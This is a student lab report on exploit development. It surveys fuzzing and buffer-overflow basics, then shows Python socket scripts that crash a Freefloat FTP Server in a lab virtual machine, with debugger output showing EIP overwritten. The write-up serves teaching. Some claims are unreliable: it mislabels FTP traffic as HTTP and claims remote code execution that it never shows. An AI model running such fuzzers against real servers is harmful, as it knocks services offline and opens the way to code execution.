Exploit development with simple python fuzzer

By:-

Abishalini K (IT16170926)

Sri Lanka Institute of Information Technology

B.Sc. Special (Honors) Degree in Information Technology

Specialized in Cyber Security

Offensive Hacking Tactical and Strategic (OHTS)

4th year 2nd semester (June batch)

What is Exploit Development?

An exploit is a piece of software, a lump of information, or a grouping of orders like commands that takes advantage of a bug or vulnerability in order to make unintended or unforeseen conduct happen on PC programming, equipment, or something electronic. Such behavior frequently includes things like gaining control of a computer system, allowing privilege escalation, or a denial-of-service attack.

Before doing the exploit you should learn the below steps.

Step 1

Know about an operating system / memory management (Windows) because the overwhelming percentage of the clients and projects focused on Windows. So the exploits should be made for the Windows.

Some important concepts in Operating systems are

1. Scheduler (time allocation to programs)
2. Memory manager (space allocation to programs)
3. Synchronizer (avoid conflicts for a resource at the same time)
4. Protection (avoid conflicts for memory)

The specific roles of the operating system include tracking the amount of free and allocated memory and also handling the transfers between memory and disk.

Step 2

Thinking about rudiments of programming language. All languages have statements, operations, functions, exceptions and what changes in the syntax of the language. Skill memory capacities and pointers work. Specially learn C language. Loops, pointers/recursion, Data structures (linked lists, binary trees etc.) all concepts are very significant to exploit development.

Step 3

Assembly language is one of the wardrobe forms of communication between humans and computers so learn the assembly is important. Without the knowledge of Assembly you will not be able to analyze correctly a program that is already compiled. Essentially you won't have the option to comprehend anything from the procedures the debugger performs.

Step 4

It's important to find out reverse engineering. To find malicious code. Many virus and malware detection techniques use reverse engineering to see how detestable code is structured and functions. To locate the surprising blemishes and blames because the most of the well-designed system can have holes. What's more, a few tools additionally required. System monitoring tools, disassemblers, debuggers and decompiles.

System monitoring: It is a significant part of the reverse engineering process. At times you can really get your inquiries replied using system-monitoring tools and without ever actually looking the code.

Some tools are,

Nagios, Cacti – Network monitoring software.

FileMon – It monitors all file system level traffic between programs and the operating system.

TCP View – Tool monitors all active TCP and UDP network connections on every process.

PortMon – It's a physical port monitor that monitors all serial and parallel Input / Output traffic on the system.

Process Explorer – It's like turbo-charged version of the built-in Windows task manager. It can show processes like, DLLs loaded within their address spaces, handles to objects within each process, detailed information on open network connections, CPU and memory usage graphs

Disassemblers

A disassembler is the exact opposite of an assembler. Where an assembler converts code written in an assembly language into binary machine code, what the disassembler does is reverse the process and attempts to recreate the assembly code from the binary machine code. Examples are Commercial Freeware / Shareware Windows Disassemblers.

Decompilers

It is a computer program that takes as input an executable file and attempts to create a high level, compliable source file that does the same thing. Do not perfectly reconstruct the original source code. Some examples are,

C4Decompiler – Windows only, has a slick user interface inspired to Visual Studio 2010 with many useful interactions.

DCC – DOS to C decompiler, one of the first decompiler, only supports 8086 (16 bits) programs.

Step 5

E-Software Auditing / Fuzzing – There are many ways to find the vulnerability. But commonly three ways. Such as White-box testing, black-box testing and gray-box testing.

White-box testing

Testing of a system with full knowledge and access to all source code and other architecture documents. It enables to reveal bugs and weakness quickly.

Black-box testing

It refers to testing a system without knowledge of specification to the internal workings of the system, access to the source code, and knowledge of the architecture.

Gray-box testing

It is the combination of black-box and white-box testing.

What is Fuzzing?

It's a software testing technique, often automated or semi-automated, that involves providing invalid, unexpected, or random data to the inputs of a computer program. Then the program is monitored for exceptions such as crashes, or failing built-in code assertions or for finding potential memory leaks. Generally it's used to test for security problems in software or computer systems.

For example,

Smart and dumb fuzzing

A fuzzer that generates completely random input is known as a "dumb" fuzzer, as it has no built-in intelligence about the program it is fuzzing. It require the smallest amount of work to produce (it could be as simplistic as piping / dev / random into a program).

Fuzzing Phases are

1. Identify target – It is not possible to select a fuzzing tool or technique until we have a target in mind.
2. Identify input – Virtually all exploitable vulnerabilities are caused by applications accepting user input and processing that data without first sanitizing it or applying validation routines.
3. Generate fuzzed data – Once input vectors have been identified, fuzz data must be generated.
4. Execute fuzzed data
5. Monitor for Exceptions
6. Determine exploitability – One a fault is depending on the goals of the audit, to determine uncovered bug can be further exploited.

Some existing fuzzer frameworks are Radamsa, Sulley, Peach, Spike, Grinder, and Node Fuzz.

What is Buffer Overflow?

- It occurs when a program tries to store more data in a temporary storage area than it can hold. Writing outside the allocated memory area can corrupt the data, crash the program or cause the execution of malicious code that can allow an attacker to modify the target process address space.


Setting the lab

I decided I would try to get this exploit working on Windows server XP. I set up a virtual machine. And I need to access the Windows server remotely from my Kali Linux server that hosted on virtual machine. Next, I had to choose a debugger. So I chooses immunity debugger.

In this exploit development, simple fuzzer was used to exploit the remote applications. For that, first you need to install freefloat ftp server software on your Windows server. So you can download that vulnerable ftp server from the below link [1].

Install immunity debugger on Windows server

Link: https://www.exploit-db.com/exploits/23243




Freefloat FTP Server - 'USER' Remote Buffer Overflow

EDB-ID: 23243
CVE:
Author: D35M0ND142
Type: REMOTE
Platform: WINDOWS
Date: 2012-12-09
EDB Verified: ✓
Exploit:
Vulnerable App:

Become a Certif
Penetration Tes
Enroll in Penetration Tes with Kali Linux and pass exam to become an Offer Security Certified Profess (OSCP). All new content 2020.

In this exploit development, I'm not using any fuzzing frameworks like spike or boofuzz. Instead a simple python script was written by the exploit developer. So I used that script to inject that ftp server through Remote Code Execution (RCE).

1. **First I need to find the IP address of the target server in order to do the remote access from attacking Kali machine.**




```
Microsoft Windows XP [Version 5.1.2600]
(C) Copyright 1985-2001 Microsoft Corp.

C:\Documents and Settings\Abishalini>ipconfig

Windows IP Configuration


Ethernet adapter Local Area Connection:

        Connection-specific DNS Suffix  . :
        IP Address. . . . . . . . . . . . : 192.168.194.3
        Subnet Mask . . . . . . . . . . . : 255.255.255.0
        Default Gateway . . . . . . . . . :

C:\Documents and Settings\Abishalini>
```

Figure 1: IP address of target server

2. Then run the ftp server.exe with Immunity Debugger.

I fired up immunity debugger on the windows box and launched ftp server. The program run normally within the debugger.


Immunity Debugger - FTPServer.exe
File View Debug Plugins ImmLib Options Window Help Jobs
l e m t w h c P k b z r ... s ?
Code auditor and software assess
Call tree
Memory map
CPU - main thread, module FTPServe
Breakpoints
Help
Running
start
Immunity Debugger - ...
11:22 AM

```
Called from | Procedure | Calls | Comment

Address  Size     Owner     Section  Con
00010000 00001000
00020000 00001000
0012C000 00001000
0012D000 00003000                    sta
00130000 00003000
00140000 0000A000
00240000 00006000
00250000 00003000
00260000 00016000
00280000 00041000
002D0000 00041000
00320000 00006000
00330000 00005000
00340000 00003000
00350000 00001000
00360000 00001000
00370000 00002000
00380000 00004000
00390000 00002000
003A0000 00002000
003B0000 00002000
00400000 00001000 FTPServe           PE
00401000 00008000 FTPServe .text     cod
00409000 00001000 FTPServe .rdata    imp
0040A000 00004000 FTPServe .data     dat
0040E000 00001000 FTPServe .rsrc     res
00410000 00002000
004D0000 00002000
004E0000 00103000

Address | Module | Active
```

```
004040A7  .  74 06            JE SHORT FTPServe.004040AF
004040A9  .  2BC1             SUB EAX,ECX
004040AB  .  3BC2             CMP EAX,EDX
004040AD  .^75 F5             JNZ SHORT FTPServe.004040A4
004040AF  >  66:8B08          MOV CX,WORD PTR DS:[EAX]
004040B2  .  66:2BCE          SUB CX,SI
004040B5  .  5E               POP ESI
004040B6  .  66:F7D9          NEG CX
004040B9  .  1BC9             SBB ECX,ECX
004040BB  .  F7D1             NOT ECX
004040BD  .  23C1             AND EAX,ECX
004040BF  .  C3               RETN
004040C0  $  55               PUSH EBP
004040C1  .  8BEC             MOV EBP,ESP
004040C3  .  6A FF            PUSH -1
004040C5  .  68 80924000      PUSH FTPServe.00409280
004040CA  .  68 64584000      PUSH FTPServe.00405864                    SE handle
004040CF  .  64:A1 0000000    MOV EAX,DWORD PTR FS:[0]
004040D5  .  50               PUSH EAX
004040D6  .  64:8925 00000    MOV DWORD PTR FS:[0],ESP
004040DD  .  83EC 58          SUB ESP,58
004040E0  .  53               PUSH EBX
004040E1  .  56               PUSH ESI
004040E2  .  57               PUSH EDI
004040E3  .  8965 E8          MOV DWORD PTR SS:[EBP-18],ESP
004040E6  .  FF15 D8904000    CALL DWORD PTR DS:[<&KERNEL32.GetVersio   kernel32.
004040EC  .  33D2             XOR EDX,EDX
004040EE  .  8AD4             MOV DL,AH
004040F0  .  8915 BCD34000    MOV DWORD PTR DS:[40D3BC],EDX
004040F6  .  8BC8             MOV ECX,EAX
004040F8  .  81E1 FF000000    AND ECX,0FF
004040FE  .  890D B8D34000    MOV DWORD PTR DS:[40D3B8],ECX
00404104  .  C1E1 08          SHL ECX,8
00404107  .  03CA             ADD ECX,EDX
00404109  .  890D B4D34000    MOV DWORD PTR DS:[40D3B4],ECX
0040410F  .  C1E8 10          SHR EAX,10
00404112  .  A3 B0D34000      MOV DWORD PTR DS:[40D3B0],EAX
00404117  .  33F6             XOR ESI,ESI
```


Figure 2: Ftp server run with Immunity debugger

3. Proof of work for sample exploitation using python fuzzer

The first thing to do was write a proof of concept. The goal was to write this exploit code that would overflowed the ftp server app with ‘A’s. To do this, the fuzzer script was written in Python to make HTTP request for me and submit a bunch of junk data. That way it’s easily alter the request to include malicious code. So I switched back to my attacking machine (Kali Linux) and launched the fuzzer script.

1st Attack was happened with 50A’s

Here is the script to check whether the payload sent successfully or not. During this exploit our ftp server did not crash. So 50A’s are not sufficient to exploit the target server.


```
import socket


s = socket.socket(socket.AF_INET,socket.SOCK_STREAM)

s.connect(('192.168.194.3',21))

buffer_length = 50
junk = 'A'*buffer_length

payload = 'GET ' + junk + ' HTTP/1.1\r\n\r\n'

s.send(payload.encode('raw_unicode_escape'))

print("payload sent successfuly")
s.close()

```

```
payload sent successfuly
[Finished in 0.067s]
```

Figure 3: payload send and test

2nd Attack was happened

Now the script was automated. We going to increase the buffer length. So we are going to send 50A’s one time, 100A’s second time, and 150A’s third time. If any crash occurs socket closes and we can check that overflow point. And we can put the time out also.




```
100
payload sent successfuly
150
payload sent successfuly
200
payload sent successfuly
250
payload sent successfuly
300
payload sent successfuly
350
payload sent successfuly
may be overflow occued at 350
may be overflow occued at 350
may be overflow occued at 350
may be overflow occued at 350
```

Figure 4: Results of Attack

This is the fuzzer script I used [3].



```python
import socket
import time

buffer_length = 50

while True:
    try:
        s = socket.socket(socket.AF_INET,socket.SOCK_STREAM)
        s.connect(('192.168.194.3',21))

        junk = 'A'*buffer_length

        payload = 'GET ' + junk + ' HTTP/1.1\r\n\r\n'

        s.send(payload.encode('raw_unicode_escape'))
        buffer_length +=50
        print(buffer_length)

        print("payload sent successfuly")
        s.close()
        time.sleep(1)
    except Exception as e:
        print("may be overflow occued at {}".format(buffer_length))
```

```
100
payload sent successfuly
150
payload sent successfuly
200
payload sent successfuly
250
payload sent successfuly
300
payload sent successfuly
350
payload sent successfuly
may be overflow occued at 350
may be overflow occued at 350
may be overflow occued at 350
may be overflow occued at 350
```

Figure 5: Overflow python script


This script is running on my attacking kali Linux machine while the ftp server also run with immunity debugger. Result shows “payload sent successfully” with points 100, 150, 200,300 &350.

And another message shows “may be overflow occurred at 350”

So, I got the overflow point at 350. It means somewhere between 300 and 350 overflow may occur.

Then switched back to the immunity debugger to find out the final results.

And finally you can see app has overflowed with ‘A’s


Immunity Debugger - FTPServer.exe - [CPU - thread 0000109C]
File View Debug Plugins ImmLib Options Window Help Jobs
l e m t w h c P k b z r ... s ?
Immunity: Consulting Services Ma
start
Immunity Debugger - ...
5:52 PM
Paused

```
Registers (FPU)
EAX 0000018B
ECX 0014CDD0
EDX 7C90E514 ntdll.KiFastSystemCallRet
EBX 0000001A
ESP 00B3FC2C ASCII "AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
EBP 003B1320
ESI 0040A29E FTPServe.0040A29E
EDI 003B19D2 ASCII "AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
EIP 41414141
C 0  ES 0023 32bit 0(FFFFFFFF)
P 0  CS 001B 32bit 0(FFFFFFFF)
A 0  SS 0023 32bit 0(FFFFFFFF)
Z 0  DS 0023 32bit 0(FFFFFFFF)
S 0  FS 003B 32bit 7FFDD000(FFF)
T 0  GS 0000 NULL
D 0
O 0  LastErr ERROR_SUCCESS (00000000)
EFL 00010202 (NO,NB,NE,A,NS,PO,GE,G)
ST0 empty
ST1 empty
ST2 empty
ST3 empty
ST4 empty
ST5 empty
ST6 empty
ST7 empty
               3 2 1 0      E S P U O Z D I
FST 0000  Cond 0 0 0 0  Err 0 0 0 0 0 0 0 0  (GT)
FCW 027F  Prec NEAR,53  Mask    1 1 1 1 1 1
```

```
[17:51:43] Access violation when executing [41414141] - use Shift+F7/F8/F9 to pa
```

Figure 6: Thread found 0000109C

At the bottom of the screen, there was an access violation “when reading [41414141]”. This is a good sign. 0×41 is the hexadecimal equivalent for the letter A. That means that the system likely attempted to read memory at location 0×41414141, which does not exist. Finally I overwrote something important.

Have a Happy Exploit

Let’s have a discuss about python fuzzer script

```
## To interact remotely we need to use socket library, we are acting as client.
import socket
import time

buffer_length = 50

while True:
        try:
                ## Here we created a socket object.
                s = socket.socket (socket.AF_INET, socket.SOCK_STREAM)
                ## AF_INET means create ipv4 socket and SOCK_STREAM for tcp socket

                ## Now let’s connect to our ftp server
                ## Server @ 192.168.194.3 port 21
                s.connect (('192.168.194.3', 21))
                ## Now we are connected to server

                ## We are going to send some data
                 junk = 'A'*buffer_length

                ## We made variable of 50A's
                ## We are going to send that to our server (192.168.194.3)

                ## In this format we need to send its simple GET request
                payload = 'GET' + junk + 'HTTP/1.1\r\n\r\n'

                ## This encoding will be sent like raw bytes and will be exactly what we sent
                s.send (payload.encode ('raw_unicode_escape'))
                buffer_length += 50
                print (buffer_length)

                print ("payload sent successfully")

                ## Finally closing the connection
                s.close ()
                time.sleep (1)

        except Exception as e:

                print (“may be overflow occurred at {}”.format (buffer_length))
```

References

[1] Exploit Database. 2020. *Freefloat FTP Server - 'USER' Remote Buffer Overflow*. [online] Available at: <https://www.exploit-db.com/exploits/23243> [Accessed 8 May 2020].

[2] Sciencedirect.com. 2020. *Exploit Development - An Overview* | *Sciencedirect Topics*. [online] Available at: <https://www.sciencedirect.com/topics/computer-science/exploit-development> [Accessed 8 May 2020].

[3] YouTube. 2020. *Tech69*. [online] Available at: <https://www.youtube.com/channel/UCR4nrmToNOks698JtoMRQtQ/videos> [Accessed 8 May 2020].

[4] Debugger, I., 2020. *Immunity Debugger Download Free For Windows 10, 7, 8 (64 Bit / 32 Bit)*. [online] Soft Famous. Available at: <https://softfamous.com/immunity-debugger/> [Accessed 8 May 2020].

